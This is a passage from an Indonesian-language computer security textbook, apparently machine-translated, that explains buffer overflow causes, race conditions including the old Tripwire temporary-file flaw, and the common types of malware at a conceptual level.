- Terlalu banyak parameter. Meskipun aplikasi hanya menerima tiga parameter masuk, misalnya, aplikasi tersebut dapat salah menulis empat parameter hasil keluar dengan menggunakan data nyasar yang berdekatan dengan parameter sah yang diteruskan dalam bingkai Stack panggilan. (Masalah sebaliknya, lebih banyak input daripada yang diharapkan aplikasi, tidak terlalu menjadi masalah

karena output aplikasi yang dipanggil akan tetap berada dalam ruang yang disediakan pemanggil.)

- Jenis atau ukuran keluaran salah. Prosedur pemanggilan dan pemanggilan harus menyetujui jenis dan ukuran nilai data yang dipertukarkan. Jika pemanggil menyediakan ruang untuk bilangan bulat dua byte tetapi rutin yang dipanggil menghasilkan hasil empat byte, dua byte tambahan itu akan pergi ke suatu tempat. Atau penelepon mungkin mengharapkan hasil tanggal sebagai beberapa hari setelah 1 Januari 1970 tetapi hasil yang dihasilkan adalah string dalam bentuk “dd-mmm-yyyy.”
- Tali terlalu panjang. Sebuah prosedur dapat menerima sebagai input string lebih lama dari yang dapat ditanganinya, atau dapat menghasilkan string yang terlalu panjang pada output, yang masing-masing juga akan menyebabkan kondisi overflow.

Prosedur sering memiliki atau mengalokasikan ruang sementara untuk memanipulasi parameter, sehingga ruang sementara harus cukup besar untuk menampung nilai parameter. Jika parameter yang dilewatkan adalah string yang diakhiri null, prosedur tidak dapat mengetahui berapa lama string akan sampai menemukan trailing null, jadi string yang sangat panjang akan menghabiskan buffer.

Program Utilitas Tidak Aman

Bahasa pemrograman, terutama C, menyediakan pustaka rutin utilitas untuk membantu aktivitas umum, seperti memindahkan dan menyalin string. Dalam C fungsi strcpy(dest, src) menyalin string dari src ke dest, berhenti pada null, dengan potensi untuk melampaui memori yang dialokasikan. Fungsi yang lebih aman adalah strncpy(dest, src, max), yang menyalin hingga pembatas nol atau karakter maks, mana saja yang lebih dulu.

Meskipun ada sumber lain dari masalah overflow, dari deskripsi ini Anda dapat dengan mudah melihat mengapa begitu banyak masalah dengan buffer overflows terjadi. Selanjutnya, kami menjelaskan beberapa eksploitasi klasik dan signifikan yang memiliki buffer overflow sebagai penyebab kontribusi yang signifikan. Dari contoh-contoh ini, Anda dapat melihat jumlah kerugian yang dapat ditimbulkan oleh kesalahan program yang tampaknya tidak signifikan.

Race Condition

Race condition adalah suatu kondisi dimana dua atau lebih proses mengakses shared memory/sumber daya pada saat yang bersamaan dan hasil akhir dari data tersebut tergantung dari proses mana yang terakhir selesai dieksekusi sehingga hasil akhirnya terkadang tidak sesuai dengan yang dikehendaki.

Seperti namanya, race condition berarti bahwa dua proses bersaing dalam interval waktu yang sama, dan balapan memengaruhi integritas atau kebenaran tugas komputasi. Misalnya, dua perangkat dapat mengirimkan permintaan yang bersaing ke sistem operasi untuk bagian memori yang diberikan pada saat yang bersamaan. Dalam proses permintaan dua langkah, setiap perangkat pertama-tama menanyakan


apakah potongan ukuran tersedia, dan jika jawabannya ya, kemudian menyimpan potongan itu untuk dirinya sendiri. Bergantung pada waktu langkah, perangkat pertama dapat meminta potongan, mendapatkan jawaban "ya", tetapi kemudian tidak mendapatkan potongan karena telah ditetapkan ke perangkat kedua. Dalam kasus seperti ini, kedua pemohon "berlomba" untuk mendapatkan sumber daya. Race condition paling sering terjadi dalam sistem operasi, tetapi juga dapat terjadi dalam proses multithread atau bekerja sama.

Aktivitas Tidak Disinkronkan

Dalam race condition atau Flaw (bug) serialisasi, dua proses dieksekusi secara bersamaan, dan hasil komputasi bergantung pada urutan instruksi proses yang dijalankan.

Race Condition : situasi di mana perilaku program tergantung pada urutan di mana dua prosedur dijalankan.


Bayangkan sebuah sistem reservasi maskapai penerbangan. Masing-masing dari dua agen, A dan B, secara bersamaan mencoba memesan kursi untuk penumpang pada penerbangan 45 pada 10 Januari, di mana hanya ada satu kursi yang tersedia. Jika agen A menyelesaikan pemesanan sebelum itu untuk B dimulai, A mendapat kursi dan B diberitahu bahwa tidak ada kursi yang tersedia. Pada Gambar 2.16 kami menunjukkan garis waktu untuk situasi ini.



Gambar 2.16 Contoh Permintaan dan Reservasi Kursi

Namun, Anda dapat membayangkan situasi di mana A menanyakan apakah kursi tersedia, diberi tahu ya, dan melanjutkan untuk menyelesaikan pembelian kursi itu. Sementara itu, di antara waktu A bertanya dan kemudian mencoba menyelesaikan pembelian, agen B menanyakan apakah kursi tersedia. Perancang sistem tahu bahwa terkadang agen menanyakan tentang kursi tetapi tidak pernah menyelesaikan pemesanan; klien mereka sering memilih rencana perjalanan yang berbeda setelah mereka menjelajahi pilihan mereka. Namun, untuk referensi selanjutnya, perangkat lunak pemesanan memberi setiap agen nomor referensi untuk memudahkan server mengaitkan pemesanan dengan penerbangan tertentu. Karena A belum menyelesaikan transaksi sebelum sistem mendapat permintaan dari B, sistem memberitahu B bahwa kursi tersedia. Jika sistem tidak dirancang dengan benar,

kedua agen dapat menyelesaikan transaksi mereka, dan dua penumpang akan dikonfirmasi untuk satu kursi itu (yang paling tidak nyaman). Kami menunjukkan garis waktu ini pada Gambar 2.17.



Gambar 2.17 Contoh Overbooking

Race condition sulit dideteksi karena bergantung pada urutan eksekusi dua proses. Tetapi urutan eksekusi proses dapat bergantung pada banyak hal lain, seperti total beban pada sistem, jumlah ruang memori yang tersedia, prioritas setiap proses, atau jumlah dan waktu interupsi sistem ke proses. Selama pengujian, dan bahkan untuk periode eksekusi yang lama, kondisi mungkin tidak pernah menyebabkan kondisi kelebihan beban tertentu ini terjadi. Mengingat kesulitan-kesulitan ini, pemrogram dapat mengalami kesulitan merancang kasus uji untuk semua kemungkinan kondisi di mana balapan dapat terjadi. Memang, masalah dapat terjadi dengan dua program independen yang terjadi untuk mengakses sumber daya bersama tertentu, sesuatu yang tidak pernah dibayangkan oleh programmer dari setiap program.

Sebagian besar komputer saat ini dikonfigurasikan dengan aplikasi yang dipilih oleh pemiliknya, yang dirancang khusus untuk aktivitas dan kebutuhan pemilik. Aplikasi ini, serta sistem operasi dan driver perangkat, kemungkinan akan diproduksi oleh vendor yang berbeda dengan strategi desain, filosofi pengembangan, dan protokol pengujian yang berbeda. Kemungkinan race condition meningkat dengan meningkatnya heterogenitas sistem ini.


Implikasi Keamanan

Implikasi keamanan dari race condition terlihat dari contoh reservasi maskapai. Race condition antara dua proses dapat menyebabkan hasil yang tidak konsisten, tidak diinginkan, dan karena itu salah—kegagalan integritas.

Race condition juga memunculkan masalah keamanan lain ketika terjadi di versi lama program Tripwire. Tripwire adalah utilitas untuk menjaga integritas file.. Sebagai bagian dari operasinya, ia membuat file sementara yang digunakan untuk menulis log aktivitasnya. Di versi lama, Tripwire (1) memilih nama untuk file sementara, (2) memeriksa sistem file untuk memastikan bahwa tidak ada file dengan nama itu yang sudah ada, (3) membuat file dengan nama itu, dan (4) nanti membuka file dan menulis hasil. Wheeler menjelaskan bagaimana proses jahat dapat menumbangkan langkah

Tripwire dengan mengubah file sementara yang baru dibuat menjadi penunjuk ke file sistem lain yang ingin dihancurkan oleh proses Tripwire dengan menimpanya.

Dalam contoh ini, implikasi keamanannya jelas: File apa pun dapat dikompromikan dengan penggunaan race condition bawaan antara langkah 2 dan 3, seperti yang ditunjukkan pada Gambar 2.18. Menimpa file mungkin tampak agak sia-sia atau merusak diri sendiri, tetapi penyerang mendapatkan manfaat yang kuat. Misalkan, misalnya, penyerang ingin menyembunyikan proses lain mana yang aktif saat serangan terjadi (sehingga analis keamanan tidak akan tahu program apa yang menyebabkan serangan). Hadiah besar bagi penyerang adalah mengizinkan program utilitas yang tidak bersalah tetapi memiliki hak istimewa untuk melenyapkan file log sistem dari aktivasi proses. Biasanya file tersebut dilindungi dengan baik oleh sistem, tetapi dalam kasus ini, penyerang hanya perlu mengarahkannya dan membiarkan program Tripwire melakukan pekerjaan kotornya.



Gambar 2.18 Nama File Kondisi Ras

Race Condition bergantung pada urutan dan waktu dari dua proses yang berbeda, membuat kesalahan ini sulit ditemukan (dan diuji).

Jika pemrogram jahat bertindak terlalu dini, tidak ada file sementara yang dibuat, dan jika pemrogram bertindak terlambat, file telah dibuat dan sedang digunakan. Tetapi jika waktu pemrogram antara terlalu dini dan terlalu terlambat, Tripwire akan dengan polosnya menulis data sementaranya di atas file apa pun yang ditunjuk. Meskipun waktu ini mungkin tampak menjadi kendala serius, penyerang memiliki keuntungan: Jika penyerang terlalu dini, penyerang dapat mencoba lagi dan lagi sampai serangan berhasil atau terlambat.

Dengan demikian, race condition bisa sulit dideteksi; penguji ditantang untuk mengatur dengan tepat kondisi beban dan waktu sistem yang diperlukan. Untuk alasan yang sama, ancaman race condition sulit dilakukan oleh penyerang. Namun demikian, jika ada kerentanan kondisi ras, kerentanan tersebut juga dapat dieksploitasi.

Kerentanan yang kami sajikan di sini—mediasi yang tidak lengkap, race condition, waktu pemeriksaan hingga waktu penggunaan, dan titik akses yang tidak terdokumentasi—adalah kelemahan yang dapat dieksploitasi untuk menyebabkan

kegagalan keamanan. Sepanjang buku ini kami menjelaskan sumber kegagalan lainnya karena programmer memiliki banyak titik proses untuk dieksploitasi dan peluang untuk membuat kelemahan program. Sebagian besar kelemahan ini mungkin dibuat karena pemrogram gagal berpikir jernih dan hati-hati: kesalahan manusia yang sederhana. Kadang-kadang, bagaimanapun, programmer dengan jahat menanamkan kesalahan yang disengaja. Atau, kemungkinan besar, penyerang menemukan salah satu kesalahan program yang tidak bersalah ini dan mengeksploitasinya untuk tujuan jahat. Dalam deskripsi kelemahan program, kami telah menunjukkan bagaimana penyerang dapat memanfaatkan kesalahan tersebut. Di bagian selanjutnya kami menjelaskan secara lebih rinci bahaya yang dapat ditimbulkan oleh Malicious code
.

2.2 Malicious Code —Malware

Pada Mei 2010, peneliti Roger Thompson dari perusahaan antivirus AVG mendeteksi Malicious code di situs web Biro Ukiran dan Percetakan AS, bagian dari Departemen Keuangan. Situs ini memiliki dua bagian yang sangat populer: deskripsi desain uang kertas $100 AS yang baru didesain ulang dan serangkaian langkah untuk mengidentifikasi mata uang palsu.

Situs web yang diubah berisi panggilan tersembunyi ke situs web di Ukraina, yang kemudian berusaha mengeksploitasi kerentanan yang diketahui di situs web untuk memasukkan Malicious code ke mesin pengguna yang tidak curiga. Pengunjung situs akan mengunduh Gambar dan teks, seperti yang diharapkan; yang tidak dapat dilihat oleh pengunjung, dan mungkin tidak diharapkan, adalah bahwa mereka juga mengunduh skrip kode web tambahan yang memanggil kode di situs Ukraina.

Sumber eksploitasi tidak diketahui; beberapa peneliti berpikir itu dimasukkan ke dalam alat pelacak situs yang menghitung dan menampilkan jumlah kunjungan ke halaman web. Peneliti lain berpikir itu diperkenalkan dalam Flaw (bug) konfigurasi dari perusahaan yang bertindak sebagai penyedia situs web Departemen Keuangan.

Dua fitur serangan ini signifikan. Pertama, situs pemerintah AS jarang tanpa disadari penyebar serangan kode karena administrator sangat mempertahankan situs dan membuatnya tahan terhadap penyerang. Tetapi justru karakteristik tersebut membuat pengguna lebih mau mempercayai situs-situs ini untuk bebas dari Malicious code , sehingga pengguna dengan mudah membuka jendela mereka dan mengunduh konten mereka, yang membuat situs tersebut menarik bagi penyerang.

Kedua, serangan ini tampaknya menggunakan toolkit serangan Eleonore. Kit ini adalah paket serangan terhadap kerentanan yang diketahui, beberapa sejak tahun 2005, digabungkan menjadi paket yang siap dijalankan. Semacam aplikasi "klik dan jalankan", kit $2000 telah ada dalam versi yang berbeda sejak 2009. Setiap kit yang dijual telah dikonfigurasikan sebelumnya untuk digunakan hanya pada satu alamat situs web (walaupun pelanggan dapat membeli alamat tambahan), sehingga

penyerang yang membeli kit dimaksudkan untuk mengirimkan serangan secara khusus melalui situs web Treasury, mungkin karena kredibilitasnya yang tinggi di mata pengguna.

Seiring serangan Malicious code , yang ini bukan yang paling canggih, rumit, atau menghancurkan, tetapi ini menggambar kan beberapa fitur penting yang kami jelajahi saat kami menganalisis Malicious code, topik bab ini. Kami juga menjelaskan beberapa serangan Malicious code lainnya yang memiliki dampak yang jauh lebih serius.

Malicious code datang dalam berbagai bentuk dengan banyak nama. Dalam bab ini kita mengeksplorasi tiga bentuk yang paling populer: virus, Trojan horse, dan worm. Perbedaan di antara mereka kecil, dan kita tidak perlu mengklasifikasikan bagian kode apa pun dengan tepat. Yang lebih penting adalah mempelajari sifat serangan dari ketiganya: bagaimana mereka dapat menyebar, apa kerugian yang dapat ditimbulkannya, dan bagaimana mereka dapat dikendalikan. Kami kemudian dapat menerapkan pengetahuan ini ke jenis Malicious code lainnya, termasuk bentuk kode yang belum memiliki nama populer.

2.2.1 Jenis-Jenis Malware

Malicious code atau program jahat atau malware (kependekan dari MALicious software) adalah nama umum untuk program atau bagian program yang ditanam oleh agen dengan niat jahat untuk menyebabkan efek yang tidak terduga atau tidak diinginkan. Agen adalah penulis atau distributor program. Niat jahat membedakan jenis kode ini dari kesalahan yang tidak disengaja, meskipun kedua jenis itu pasti dapat memiliki efek negatif yang serupa dan serius. Definisi ini juga mengecualikan kebetulan, di mana kekurangan kecil dalam dua program jinak bergabung untuk efek negatif. Sebagian besar kesalahan yang ditemukan dalam inspeksi, ulasan, dan pengujian perangkat lunak tidak memenuhi syarat sebagai Malicious code ; penyebabnya biasanya tidak disengaja. Namun, kesalahan yang tidak disengaja sebenarnya dapat menimbulkan respons yang sama dengan kedengkian yang disengaja; penyebab jinak masih dapat menyebabkan efek bencana.

Kode berbahaya dapat diarahkan ke pengguna atau kelas pengguna tertentu, atau bisa untuk siapa saja.

Anda mungkin pernah terkena malware pada satu waktu atau lainnya, baik karena komputer Anda terinfeksi atau karena Anda tidak dapat mengakses sistem yang terinfeksi saat administratornya membersihkan kekacauan yang disebabkan oleh infeksi. Malware mungkin disebabkan oleh worm atau virus atau tidak keduanya; metafora infeksi sering kali tampak tepat, tetapi terminologi Malicious code terkadang digunakan secara tidak tepat. Di sini kami membedakan nama yang diterapkan pada jenis malware tertentu, tetapi Anda harus fokus pada metode dan dampak, bukan nama. Apa yang kita sebut virus dengan nama lain akan berbau keji.

Virus adalah program yang dapat mereplikasi dirinya sendiri dan meneruskan Malicious code ke program tidak berbahaya lainnya dengan memodifikasinya. Istilah "virus" diciptakan karena program yang terpengaruh bertindak seperti virus biologis: Ini menginfeksi subjek sehat lainnya dengan menempelkan dirinya ke program dan menghancurkan program atau hidup berdampingan dengannya. Karena virus berbahaya, kita tidak dapat berasumsi bahwa program bersih kemarin masih bersih hari ini. Selain itu, program yang baik dapat dimodifikasi untuk menyertakan salinan program virus, sehingga program baik yang terinfeksi itu sendiri mulai bertindak sebagai virus, menginfeksi program lain. Infeksi biasanya menyebar pada tingkat geometris, akhirnya menyalip seluruh sistem komputasi dan menyebar ke sistem lain yang terhubung.

Virus

Virus komputer merupakan program komputer yang dapat menggandakan atau menyalin dirinya sendiri dan menyebar dengan cara menyisipkan salinan dirinya ke dalam program atau dokumen lain. Virus komputer dapat dianalogikan dengan virus biologis yang menyebar dengan cara menyisipkan dirinya sendiri ke sel makhluk hidup. Virus komputer dapat merusak (misalnya dengan merusak data pada dokumen), membuat pengguna komputer merasa terganggu, maupun tidak menimbulkan efek sama sekali. Virus komputer umumnya dapat merusak perangkat lunak komputer dan tidak dapat secara langsung merusak perangkat keras komputer tetapi dapat mengakibatkan kerusakan dengan cara memuat program yang memaksa over process ke perangkat tertentu.

Efek negatif virus komputer adalah memperbanyak dirinya sendiri, yang membuat sumber daya pada komputer (seperti penggunaan memori) menjadi berkurang secara signifikan. Hampir 95% virus komputer berbasis sistem operasi Windows. Sisanya menyerang Linux/GNU, Mac, FreeBSD, OS/2 IBM, dan Sun Operating System. Virus yang ganas akan merusak perangkat keras.

Malware umum pertama adalah Virus. Virus di komputer adalah salah satu jenis malware yang mempunyai kemampuan untuk memanipulasi data, ia juga bisa dengan mudahnya menginfeksi, mengubah bahkan merusak suatu program di komputer kita. Virus ini dapat menyalin dirinya sendiri dan juga menyebar dengan cara menyisipkan salinan dirinya ini ke suatu program dan dokumen lain di sistem komputer kita. Efek negatif dari virus ini sendiri di komputer dapat membuat sumber daya pada komputer menjadi berkurang secara signifikan. Virus yang ganas bahkan akan sampai merusak hardware loh.

Virus: kode dengan tujuan jahat; dimaksudkan untuk menyebar

Worms

Worms adalah salah satu jenis malware di sebuah program komputer yang juga bisa menggandakan dirinya secara sendiri di dalam sistem komputer. Nah, worms ini menggandakan dirinya dengan cara memanfaatkan berbagai jaringan, seperti internet, LAN. Menggandakan ini tak perlu campur tangan dari pengguna sendiri, dan worms ini akan menyebar dengan cepat pada berbagai jaringan komputer ini melalui sebuah port keamanan yang terbuka.

Worms sendiri merupakan virus komputer yang tidak terlalu berbahaya, namun ia akan membuat penyimpanan di komputer kita akan sangat cepat penuh apabila dibiarkan terus menerus. Virus ini menggandakan dirinya sendiri dengan cepat, dapat membuat file acak tak berguna pada komputer. Nah, hal inilah yang menyebabkan ruang penyimpanan komputer kita akan penuh dengan worms ini.

Worm: program yang menyebarkan salinan dirinya melalui jaringan.

Virus komputer memang dapat menginfeksi dokumen yang ada di dalam sebuah sistem komputer, tetapi worms dapat melakukannya dengan lebih baik. Selain dapat menyebar dalam sebuah sistem, worms ini juga dapat menyebar ke banyak sistem melalui jaringan yang terhubung dengan sistem yang terinfeksi. Beberapa worm, juga dapat mencakup kode-kode virus yang dapat merusak berkas, mencuri dokumen, e-mail, atau melakukan hal lainnya yang merusak, atau hanya menjadikan sistem terinfeksi tidak berguna.

Spyware

Selanjutnya adalah Spyware, diambil dari kata Spy (mata-mata) dalam Bahasa inggris, program ini juga bertindak sebagai mata-mata atau penyusup ke perangkat komputer kamu untuk mengetahui kebiasaan kamu di komputer dan mencuri informasi penting kamu dan juga data penggunaan internet kamu. Selain itu, spyware ini akan mengumpulkan semua informasi ini dan mengirimkannya ke pihak lain, seperti kepada perusahaan data atau pengiklan. Nah, siapa sih yang memasang Spyware ini? Spyware ini sendiri biasa dipasang oleh pihak yang memasang Ads. Tujuan dibentuknya ini sangat banyak, biasanya untuk melacak dan menjual data penggunaan internet kamu untuk menangkap informasi rekening bank, kartu kredit dan juga identitas pribadi kamu. Ia memonitor aktivitas internet kamu, melacak informasi login kamu dan tidak lupa kata sandi kamu.

Beberapa jenis spyware dapat menginstal software tambahan dan mengubah pengaturan pada perangkat kamu loh, jadi penting banget buat menggunakan password kamu selalu aman dan selalu update perangkat kamu.

Trojan

Salah satu program yang menyamar sebagai software yang terlihat sah, kemudian ia memfasilitasi program lain seperti virus, spyware untuk masuk ke dalam komputer kita. Contoh mudahnya, Trojan terlihat seperti Java atau Flash Player saat di-

download. Malware Trojan ini dikendalikan oleh pihak ketiga dan banyak digunakan juga sama seperti malware lainnya, untuk mengakses informasi penting kita, seperti nomor kredit kita. Trojan ini juga mempunyai kemampuan yang sangat baik dan sulit untuk dilacak dan seakan-akan baik untuk komputer, padahal aslinya akan merusak sistem komputer kita. Trojan tidak hanya merusak komputer atau desktop namun juga dapat memengaruhi perangkat seluler Anda. Trojan dapat mencuri informasi dari perangkat Anda, dan menghasilkan pendapatan dengan mengirimkan teks SMS premium. Melalui Trojan, peretas juga dapat mengarahkan lalu lintas pada perangkat yang terhubung pada WiFi dan menggunakannya untuk melakukan berbagai tindak kejahatan.

Berikut adalah beberapa tipe Trojan yang paling umum digunakan peretas untuk menyerang korban.

Backdoor Trojan

Trojan ini dapat membuat backdoor di perangkat komputer yang memungkinkan peretas dapat mengakses komputer Anda dari jarak jauh. Dengan Backdoor Trojan, peretas dapat mengontrol perangkat, memantau, mengunduh atau mencuri data, serta menyebarkan lebih banyak malware di perangkat Anda.

Distributed Denial of Service (DDoS)

Trojan ini melakukan serangan Distributed Denial of Service (DDoS) dengan cara membanjiri lalu lintas server, jaringan, atau sistem untuk membuat lalu lintas normal menjadi overload. Akibatnya, pengguna tidak dapat mengakses website yang diserang.

Trojan Banker

Trojan ini dirancang untuk menyerang akun keuangan Anda. Peretas menggunakannya untuk mencuri informasi perbankan online seperti data perbankan, kartu kredit, pembayaran tagihan, dan lain-lain.

Downloader Trojan

Downloader Trojan dikembangkan oleh peretas untuk mengunduh dan menginstal versi baru dari program berbahaya lainnya di komputer korban. Trojan ini biasanya akan menargetkan komputer Anda yang sudah terinfeksi sebelumnya.

Rootkit Trojans

Rootkit dikembangkan perteas dengan tujuan untuk menyembunyikan atau mengaburkan objek di komputer yang terinfeksi. Serangan ini dilakukan untuk memperpanjang waktu program berbahaya dapat berjalan di perangkat Anda tanpa terdeteksi.

SMS Trojan

Trojan juga dapat menginfeksi perangkat seluler, salah satunya adalah SMS Trojan ini. Ketika SMS Trojan menginfeksi perangkat seluler, trojan dapat membuat korban berlangganan pesan tarif Premium. Akibatnya tarif premium akan menaikkan biaya telepon korban.

Adware

Program ini sama seperti melacak riwayat pencarian kamu dan juga yang kamu download, dengan tujuan untuk memprediksi produk atau layanan apa yang kamu sukai. Diambil dari kata Ads yang berarti iklan, Adware ini cara kerjanya juga dengan menampilkan iklan untuk produk atau layanan yang sering kamu cari atau yang terkait untuk menarik kamu untuk mengklik dan melakukan pembelian. Biasanya program ini sifatnya untuk tujuan promosi. Adware ini selain digunakan untuk tujuan marketing, adware juga dapat memperlambat komputer Anda.

Adware dimasukkan secara diam-diam oleh si pembuat program dengan kemampuan untuk download dan menampilkan iklan secara otomatis tanpa di ketahui oleh usernya. Adware sendiri yang sangat umum adalah yang berbentuk seperti iklan Pop-Up yang ada di suatu situs yang sedang kamu kunjungi.

Rootkit

Rootkit ini juga salah satu bentuk malware lain yang cara kerjanya lumayan mirip dengan malware lain yang telah disebutkan sebelumnya, yaitu program yang menyusup kedalam sistem komputer, bersembunyi dengan menyamar sebagai bagian dari system, kemudian mengambil alih sistem, dan juga memantau kerja sistemnya. Rootkit ini dapat memberikan akses dan kontrol aktor jarak jauh ke komputer atau sistem lain. Rootkit ini dapat diinstal dalam beberapa cara, termasuk serangan phising yang digunakan untuk mengelabui pengguna agar memberikan izin rootkit untuk diinstal pada sistem komputer kita. Setelah diinstal, rootkit memberikan akses jarak jauh dan kontrol atas hampir setiap aspek sistem operasi (OS).

Bots

Bots adalah sebuah malware yang bekerja secara otomatis dengan berinteraksi pada jaringan lain. Bots ini memerlukan suatu perintah atau arahan dari pembuat bot ini sendiri agar melakukan apa yang diperintahkan, contohnya seperti mencuri informasi penting atau mengirimkan spam. Bots adalah software yang dibuat untuk melakukan suatu tujuan tertentu, banyak juga tujuan dibuatnya adalah untuk tujuan yang tidak berbahaya, seperti permainan video, kontes online dan hal ini sudah sangat umum. Bot ini tapi digunakan oleh pihak tidak bertanggung jawab untuk tujuan yang jahat seperti mencuri informasi penting seseorang. Namun, banyak juga situs web yang telah melindungi diri dari bot yang beredar di luar sana dengan tes CAPTCHA dan memverifikasi pengguna sebagai human.

Ransomware

Yang terakhir adalah ransomware, yang merupakan suatu jenis perangkat perusak yang dirancang untuk menghalangi akses kepada sistem komputer atau data. Nah, ransomware ini biasanya sih khusus menargetkan perusahaan/korporasi dengan mengkompromikan jaringan yang kemudian mencoba untuk mengenkripsi semua perangkatnya. Ia juga memblokir akses hingga tebusan dibayarkan. Metode pengiriman yang paling umum untuk ransomware adalah dengan mengklik tautan di dalam email atau membuka lampiran jahat. Ransomware biasanya menyebar

seperti worms komputer normal berakhir di komputer melalui file yang diunduh atau melalui beberapa kerentanan lain dalam layanan jaringan.

Berbagai jenis malware yang bisa masuk tanpa kita sadari di dalam komputer kita, keberadaan malware di dalam komputer atau laptop kita pastinya akan memperlambat kinerja komputer, dan juga pasti banyak menimbulkan berbagai masalah. Maka dari itu, setelah mengenal berbagai jenis dan juga arti dari Malware itu sendiri, kita harus segera mencegah datangnya malware ini dari komputer kita.

Dalam bab ini kita mengeksplorasi virus secara khusus, karena kemampuannya untuk mereplikasi dan menyebabkan kerusakan memberi kita wawasan tentang dua aspek Malicious code . Sepanjang sisa bab ini, kami juga dapat menggunakan istilah umum malware untuk semua jenis Malicious code . Anda harus menyadari bahwa, meskipun kami terutama tertarik pada aspek berbahaya dari formulir kode ini sehingga kami dapat mengenali dan mengatasinya, tidak semua aktivitas yang tercantum di sini selalu berbahaya.

Setiap bulan perusahaan keamanan Kaspersky melaporkan 20 infeksi teratas yang terdeteksi di komputer pengguna oleh produknya. (Lihat http://www.securelist.com/en/analysis.) Pada bulan April 2014, misalnya, ada delapan serangan adware (iklan yang menawarkan program tidak berguna atau jahat untuk dijual), dan sembilan Trojan horse atau pemancar Trojan horse di 20 teratas, dan dua serangan skrip exploit, yang juga kami jelaskan dalam bab ini. Tetapi jenis serangan teratas, yang terdiri dari 81,73 persen serangan, adalah URL jahat, yang dijelaskan di bab berikutnya. Ukuran berbeda menghitung jumlah potongan Malicious code produk Kaspersky ditemukan di komputer yang dilindungi (yaitu, malware yang tidak diblokir oleh email Kaspersky dan layar aktivitas Internet). Di antara 20 jenis malware teratas adalah lima Trojan horse, satu pemancar Trojan horse, delapan jenis adware, dua virus, dua worm, dan satu serangan JavaScript. Jadi semua jenis serangan itu penting, dan, seperti yang diilustrasikan Kasus 2.5, Malicious code umum memiliki dampak signifikan pada komputasi.

Kasus 2.5

Dampak Nyata dari Malware

Mengukur dampak nyata dari malware, terutama dalam hal keuangan, merupakan tantangan jika bukan tidak mungkin. Organisasi enggan melaporkan pelanggaran kecuali jika diwajibkan oleh hukum, karena takut merusak reputasi, peringkat kredit, dan banyak lagi. Banyak survei melaporkan jumlah insiden, dampak keuangan, dan jenis serangan, tetapi pada umumnya survei tersebut merupakan survei kenyamanan yang tidak selalu mewakili situasi sebenarnya. Shari Lawrence Pfleeger, Rachel Rue, dan Ian Cook menjelaskan secara lebih rinci mengapa laporan-laporan ini menarik tetapi belum tentu dapat dipercaya.

Selama beberapa tahun terakhir, Verizon telah mempelajari pelanggaran yang dialami oleh banyak pelanggan yang ingin berkolaborasi dan menyediakan data; laporan Verizon adalah salah satu dari sedikit studi yang kredibel dan sebanding yang tersedia saat ini. Meskipun Anda harus ingat bahwa hasilnya khusus untuk jenis pelanggan yang didukung Verizon, hasilnya tetap menarik untuk mengGambar kan bahwa malware memiliki dampak yang parah dalam berbagai situasi.

Laporan Pelanggaran Verizon 2014 menunjukkan bahwa, dari 2010 hingga 2013, persentase pelanggaran data yang dimotivasi oleh keuntungan finansial turun dari sekitar 90 persen menjadi 55 persen, sementara jumlah pelanggaran untuk tujuan spionase meningkat dari mendekati nol persen menjadi hampir 25 persen. Meskipun angka-angka menunjukkan beberapa perubahan dari tahun ke tahun, tren keseluruhan adalah menurun untuk keuntungan finansial dan naik untuk spionase. (Verizon mengakui bahwa sebagian dari peningkatan tersebut tidak diragukan lagi karena pelaporan yang lebih komprehensif dari sejumlah besar mitra pelaporannya; sehingga data dapat mencerminkan pengumpulan data yang lebih baik dari lebih banyak sumber.)

Jangan disesatkan, namun. Spionase tentu memiliki aspek finansial juga. Biaya pelanggaran data di tempat penjualan (penipuan di meja kasir) jauh lebih mudah dihitung daripada nilai penemuan atau strategi penetapan harga. Mengetahui hal-hal ini, bagaimanapun, dapat membantu pesaing memenangkan penjualan jauh dari target spionase.

Kami mengawali diskusi kami tentang detail jenis malware ini dengan laporan singkat tentang sejarah panjang Malicious code . Seiring waktu, jenis Malicious code telah berkembang sebagai mode komputasi itu sendiri telah berubah dari mainframe multiuser ke komputer pribadi pengguna tunggal ke sistem jaringan ke Internet. Dari latar belakang ini, Anda akan dapat memahami tidak hanya dari mana Malicious code saat ini berasal, tetapi juga bagaimana kode itu dapat berkembang.

2.2.2 Sejarah Malicious Code

